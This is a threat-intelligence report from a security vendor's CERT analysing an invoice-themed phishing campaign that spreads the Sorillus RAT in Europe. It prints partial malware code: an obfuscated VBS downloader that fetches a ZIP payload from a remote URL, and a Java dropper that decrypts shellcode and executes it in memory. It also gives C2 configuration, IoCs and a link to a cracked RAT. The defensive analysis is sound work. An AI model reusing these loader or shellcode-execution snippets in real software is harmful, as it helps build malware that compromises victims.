From SambaSpy to Sorillus: Dancing through a multi-language phishing campaign in Europe

orangecyberdefense.com/global/blog/cert-news/from-sambaspy-to-sorillus-dancing-through-a-multi-language-phishing-campaign-in-europe

Authors: Marine Pichon, Alexis Bonnefoi

Special thanks to Niels Van Dorpe and Simon Vernin.

This report is the result of a fruitful collaboration between teams inside Orange Cyberdefense including the Incident Response team, World Watch, the Reverse Engineering Team and Managed Threat Detection.

TL; DR

> Orange Cyberdefense CERT investigated an ongoing malicious campaign actively impacting European organizations.
>
> Likely emanating from Brazilian Portuguese-speaking threat actors, this campaign distributes a version of the Remote Access Trojan (RAT) Sorillus.
>
> Sorillus RAT is a malware-as-a-service sold between 2019 and 2025. Several cracked versions are also available in open source. The malware has also been documented by other researchers under the name SambaSpy.
>
> The malicious cluster makes use of numerous tunneling services, including ngrok[.]app, ngrok[.]dev, ngrok[.]pro, localto[.]net, ply[.]gg.
>
> IoCs can be found on our dedicated GitHub page here.

Note: The analysis cut-off date for this report was June 03, 2025.

Introduction

In March 2025, our Managed Threat Detection teams in Belgium identified a malicious infection chain leading to the delivery of a Remote Access Trojan (RAT) impacting one of our clients. Upon further analysis from Orange Cyberdefense CERT, **a larger campaign impacting European organizations** located in Spain, Portugal, Italy, France, Belgium and the Netherlands was discovered.

The threat actors behind this infection chain cluster relies **on invoice-themed phishing** for initial access and delivers a .jar file which corresponds to a version of **Sorillus RAT**.

The campaign was also covered in early May by Fortinet, which dubbed the malware “Ratty RAT”. Sorillus has also been previously detailed by Abnormal AI and eSentire.

Infection chain



Figure 1: Execution chain observed by our CyberSOC in March 2025. Source: Orange Cyberdefense

As observed by our CyberSOC, the infection chain is initiated by a phishing email encouraging the recipient to settle a payment, and sent from a Spanish email address (a******@instalacionesrejemar[.]es) using a compromised domain from a local SME. The email in French contains a PDF attachment masquerading as an invoice, titled “Facture.pdf” (meaning “Invoice” in French). The file contains a Stream Object that, when clicked upon, opens a OneDrive view link on Edge.

Figure 2: Content of the PDF file. Source: Orange Cyberdefense

The OneDrive link displays a PDF file directly hosted on OneDrive, prompting the user to click an 'Open the document' button. This button redirects the victim to a malicious web server exposed with **ngrok** - a globally distributed reverse proxy-, which acts as a traffic distribution system (TDS). The server then performs checks on the victim's browser and language settings to determine whether to proceed with the next stage of the infection.

If the requirements for the next stage of the infection are not met, the user is redirected to a legitimate and benign invoice. However, in the case that the verifications succeed, a JAR file is downloaded from a MediaFire download URL. In our case, the file masqueraded as a PNG image file (1741159637278.png).

Depending on its configuration, upon execution, the JAR file attempts to create a persistence mechanism, adding a registry subkey and setting its value to execute the JAR file under another name with javaw.exe.



Figure 3: Extract from the Sorillus JAR file tree, with classes and packages in clear text. Source: Orange Cyberdefense

Having decompiled the Sorillus JAR file, our reverse engineers retrieved multiple human-readable packets and class files, all human readable.

The content of these classes is obfuscated using the characters “[Il]{5,}”, in a similar manner to what was observed by eSentire researchers in 2023. Strings are arbitrarily ciphered using three methods:

Encryption with the “blowfish” key,

DES encryption

XOR encryption

The RAT configuration is embedded as a resource named “checksum” which is decrypted using AES ECB. The configuration structure is presented below:

{'Message_Box_Text': '',
'Message_Box_Title': '',
'Show_Message_Box': 'false',
'Hide_Client_File': 'false',
'Message_Box_Category': '-1',
'AutoStart': 'true',
'Host': 'y5mr2vy7t.localto[.]net',
'Port': '4430'}

The host acts as the C2 server for the RAT. In some samples we analyzed, the configuration slightly differs with the C2 server host and port information contained in a PasteBin linked inside a ‘Pastebin_Link’ field instead of the ‘Host’ and ‘Port’ entries. The different Sorillus iterations largely reach out to a C2 server hosted behind a LocaltoNet or playit[.]gg tunnel proxy.

Sorillus RAT

Sorillus is a Java-based multifunctional remote access trojan (RAT) that surfaced in 2019. The malware was developed by a user known as "Tapt”. It was previously sold online on the now-defunct website (hxxps://sorillus[.]com) for 59.99€ (for lifetime access) or 19.99€ (as a discounted price). The malware was also extensively advertised on the former Nulled Forum, by a user named @theMougas.

Figure 4: Screenshot of the now-defunct website selling Sorillus. Source: Wayback Machine.

Sorillus can target Linux, macOS, and Windows operating systems, and is designed to collect the following target information:

- HardwareID
- Username
- Country
- Language
- Webcam footage
- Headless status
- Operating system details
- Client version

Upon analysis, our reverse engineers identified the following capabilities:

- Running commands
- Using WMI (Windows Management Instrumentation)
- Accessing and modifying the file system
- Managing processes (list, kill, etc.)
- Creating ZIP files to be exfiltrated
- Downloading and uploading files over HTTP

Collecting system information (running processes, screen size, hardware details) on Mac, Linux, and Windows

Finding the victim's public IP address via https://checkip.amazonaws.com

Checking the country code of the victim's machine

Taking pictures with the machine's webcam

Recording webcam videos

Recording audio from the microphone

Capturing screenshots and screen videos

Logging keystrokes

Reading the clipboard contents

Using text-to-speech on the victim's machine

Uninstalling itself

Shutting down or rebooting the system

Sorillus' latest versions released in September (V7) and November 2024 (V8). They notably introduced an Android-compatible version of the RAT. However, in January 2025, the Malware-as-a-Service website used to promote the trojan was taken down, potentially in relation to the FBI's Operation Talent against the online store generating platform SellIX that was likely used to commercialize Sorillus.

Nevertheless, numerous cracked versions of Sorillus RAT are available online. A cracked version 6.1 was leaked on Telegram in June 2023, and several other variants can be easily found on Telegram and GitHub.



Figure 5: Changelogs for Sorillus 8.1. Source: Tapt.

Historical infection chains

Between 2019 and 2025, Sorillus has been observed in several financially- motivated campaigns where it was primarily distributed through phishing emails.

Between February 2022 and March 2022, Abnormal researchers observed threat actors sending tax-themed emails written in English, followed up with a second email dropping a malicious file through a mega[.]nz link. The mega[.]nz file typically masqueraded as a PDF file, but actually consisted of a ZIP archive containing a JAR file actually delivering a Sorillus sample.

In 2023, eSentire researchers observed Sorillus being distributed as a ZIP attachment in a tax-themed email. The ZIP contained a HTML file smuggling a JAR file with the RAT binary. This campaign leveraged Google's Firebase Hosting service.

In September 2024, Kaspersky researchers documented a malicious phishing campaign exclusively targeting Italy, that closely mirrored activity observed by our CyberSOC this year. This cluster also led to a malicious JAR file hosted on MediaFire, which is either a dropper or a downloader. Kaspersky researchers nevertheless did not recognize this threat as belonging to the Sorillus family and therefore tracked it as **SambaSpy**. They also attribute the campaign to Brazilian threat actors.

Campaign pivoting



Figure 6: Example of invoice-themed PDF lures. Source: Orange Cyberdefense

By pivoting on the different steps of this infection chain, we uncovered a large cluster actively targeting European entities, with lures written in Spanish, French, Portuguese, Dutch or English. The PDFs systematically referenced an invoice, but their exact contents vary.

Furthermore, we observed threat actors testing various slightly different infection chains:

- In some cases, the lures contain DropBox URLs instead of OneDrive.
- Some Sorillus JAR files are hosted on other services such as Discord or GitHub, instead of Mediafire.
- Ngrok URLs are sometimes reached after an HTML redirection performed by a slightly obfuscated JS code. This HTML is sometimes hosted on GitHub and appears after the OneDrive URL in the described campaign.
- In some cases, we also observed an intermediary VBS loader being used. The VBS code is obfuscated using a simple ASCII character code mapping into two-letter strings. The unobfuscated script contains the lyrics of the Brazilian song "Negro Drama" in its comments, which is quite surprising. The VBS is designed to open an invoice-themed lure in Google Drive and retrieve a ZIP archive containing the Sorillus JAR file from a Ngrok URL.

```
grz.Add "I", 47
grz.Add "PZ", 49
grz.Add "VN", 107
grz.Add "CI", 50
grz.Add "EH", 73
grz.Add "XT", 52
grz.Add "MN", 95
grz.Add "IF", 55
grz.Add "FQ", 51
grz.Add "IP", 56
grz.Add "IO", 92
grz.Add "IC", 38
grz.Add "FC", 48
wjg = Array("KD","TK","ZF","SZ","F
gvv = ""
For Each tez In wjg
    gvv = gvv & Chr(grz(tez))
Next
Eval Execute(gvv)
```

```
'Que Deus me guarde pois eu sei que ele não é neutro
'Vigia os rico, mas ama os que vem do gueto
'Eu visto preto por dentro e por fora
'Guerreiro, poeta, entre o tempo e a memória

'Ora, nessa história vejo dólar e vários quilates
'Falo pro mano que não morra e também não mate
'O tic-tac não espera, veja o ponteiro
'Essa estrada é venenosa e cheia de morteiro

'Vagabundo nato!

Option Explicit

Dim zipURL, zipPath, destFolder, scriptToRun
Dim objXMLHTTP, objADOStream, objFSO, shell, wsh

Set objFSO = CreateObject("Scripting.FileSystemObject")
Set shell = CreateObject("Shell.Application")
Set wsh = CreateObject("WScript.Shell")

wsh.Run "https://drive.google.com/file/d/1kaW-o2QIPfHRAQ4_-7

zipURL = "https://ddjabhdfkjajsdyuyrejajjhsdkjfkdhjanbcjhjkj
zipPath = "C:\Users\Public\InvoiceXpress.zip"
destFolder = "C:\Users\Public\InvoiceXpress"
scriptToRun = destFolder & "\bin\InvoiceXpress.cmd"
```

Figure 7: Extracts of the obfuscated and unobfuscated VBS code. Source: Orange Cyberdefense

We also retrieved multiple recent iterations of Sorillus featuring **slight variations, notably in terms of obfuscation methods.** All use the same "II" pattern obfuscation inside classes mentioned above, most use the same method to obfuscate class and package names, and only some variants rely on a distinct AES decryption using SHA256 and ECB mode to decrypt strings. Finally, in select cases, the "checksum" configuration file is not obfuscated.

Some previous Sorillus RAT clusters have been obfuscated using commercial or open-source obfuscators such as the Zelix KlassMaster, as reported by Kaspersky (in May 2024), or skidfuscator (in early 2025).

We also found a sample named "test_obfuscated.jar" dating back to February 7, 2025, with no functioning classes. The sample was also poorly obfuscated using base64 to masquerade class names, which could indicate this was seemingly a test.

Intermediary dropper

During our investigation, we also retrieved Sorillus distribution chains leveraging an intermediary **dropper** with logging messages written in Brazilian Portuguese. This overlaps with what Kaspersky researchers noted when digging into SambaSpy (infection chain n°2). The dropper observed by Kaspersky checks out if it runs in a VM environment as well as the language of the machine, before executing the malware embedded in the resources of the JAR file.

Yet, the dropper we found is slightly different: it does not perform these checks and instead loads two distinct stages: the Sorillus RAT and a XOR-encrypted shellcode which drops an AsyncRAT payload. The shellcode is likely generated using the open-source tool Donut and uses this technique for code injection.

```
private static final byte[] cryptor = "SecretKey".getBytes();

public static void hideConsole() {
  Pointer hWnd = User32.INSTANCE.FindWindowA("ConsoleWindowClass", null);
  if (hWnd != null)
    User32.INSTANCE.ShowWindow(hWnd, 0);
}

public static void runShellcode() {
  byte[] encryptedShellcode = ShellcodeData.loadShellcode();
  if (encryptedShellcode == null) {
    System.err.println("Falha ao carregar o shellcode.");
    return;
  }
  byte[] shellcode = xorDecrypt(encryptedShellcode, cryptor);
  Pointer exec = Kernel32.INSTANCE.VirtualAlloc(null, shellcode.length, 4096, 64);
  if (exec == null) {
    System.err.println("Falha ao alocar memória.");
    return;
  }
  exec.write(0L, shellcode, 0, shellcode.length);
  Function shellFunction = Function.getFunction(exec);
  shellFunction.invokeVoid(new Object[0]);
  Kernel32.INSTANCE.VirtualFree(exec, 0, 32768);
}
```

Figure 8: Decryption of the shellcode with key "SecretKey" in sample 146ce9d278d5439929e298b001b1701270ad23f10a2d7cc3baae2cd718e2fea5. Source: Orange Cyberdefense

We assess Brazilian threat actors are behind both droppers, due to the presence of comments in Brazilian Portuguese. Nevertheless, the two remain quite different.

Conclusion

Our investigation documents a threat campaign leveraging the Sorillus Remote Access Trojan to compromise European organizations through invoice-themed phishing lures. The operation showcases a strategic blend of legitimate services—such as OneDrive, MediaFire, and tunneling platforms like Ngrok and LocaltoNet—to evade detection.

The repeated use of Brazilian Portuguese in payloads supports a likely attribution to Brazilian Portuguese-speaking threat actors.

Despite the takedown of the malware's commercial infrastructure, the wide availability of cracked Sorillus versions ensures the RAT remains an accessible and attractive tool for low- to mid-sophistication actors.

IoCs can be found on our dedicated GitHub page here.

Recommendations

Monitor or block Ngrok, LocaltoNet or playit[.]gg tunneling domains, respectively ngrok[.]app, ngrok[.]dev, ngrok[.]pro, localto[.]net, ply[.]gg, if not used legitimately for proxying traffic. As a reminder, many other tunneling services exist.

Monitor or block MediaFire downloads if not legitimately used.

Monitor or block “1drv.ms” domain (personal OneDrive links) if not legitimately used.

The cybersecurity incident response team (CSIRT) in Orange Cyberdefense provides emergency consulting, incident management, and technical advice to help customers handle a security incident from initial detection to closure and full recovery. If you suspect being attacked, don’t hesitate to call our hotline.

Orange Cyberdefense’s Datalake platform provides access to Indicators of Compromise (IoCs) related to this threat, which are automatically fed into our Managed Threat Detection services. This enables proactive hunting for IoCs if you subscribe to our Managed Threat Detection service that includes Threat Hunting. If you would like us to prioritize addressing these IoCs in your next hunt, please make a request through your MTD customer portal or contact your representative.

Orange Cyberdefense’s Managed Threat Intelligence [protect] service offers the ability to automatically feed network-related IoCs into your security solutions. To learn more about this service and to find out which firewall, proxy, and other vendor solutions are supported, please get in touch with your Orange Cyberdefense Trusted Solutions representative.

Sources

AnyRun:
https://app.any.run/tasks/60548fb0-26eb-4c82-8bab-e41d4bfa1e93
https://app.any.run/tasks/f6c04cd3-403b-44ef-94e5-b4466d03d882

Fortinet: https://www.fortinet.com/blog/threat-research/multilayered-email-attack-how-a-pdf-invoice-and-geofencing-led-to-rat-malware

Abnormal: https://abnormal.ai/blog/tax-customers-sorillus-rat

Kaspersky: https://securelist.com/sambaspy-rat-targets-italian-users/113851/

eSentire: https://www.esentire.com/blog/google-firebase-hosting-abused-to-deliver-sorillus-rat-phishing-page

eSentire: https://www.esentire.com/blog/sorillus-rat

Cracked Sorillus version: https://github.com/VehanRajintha/Sorillus-Crack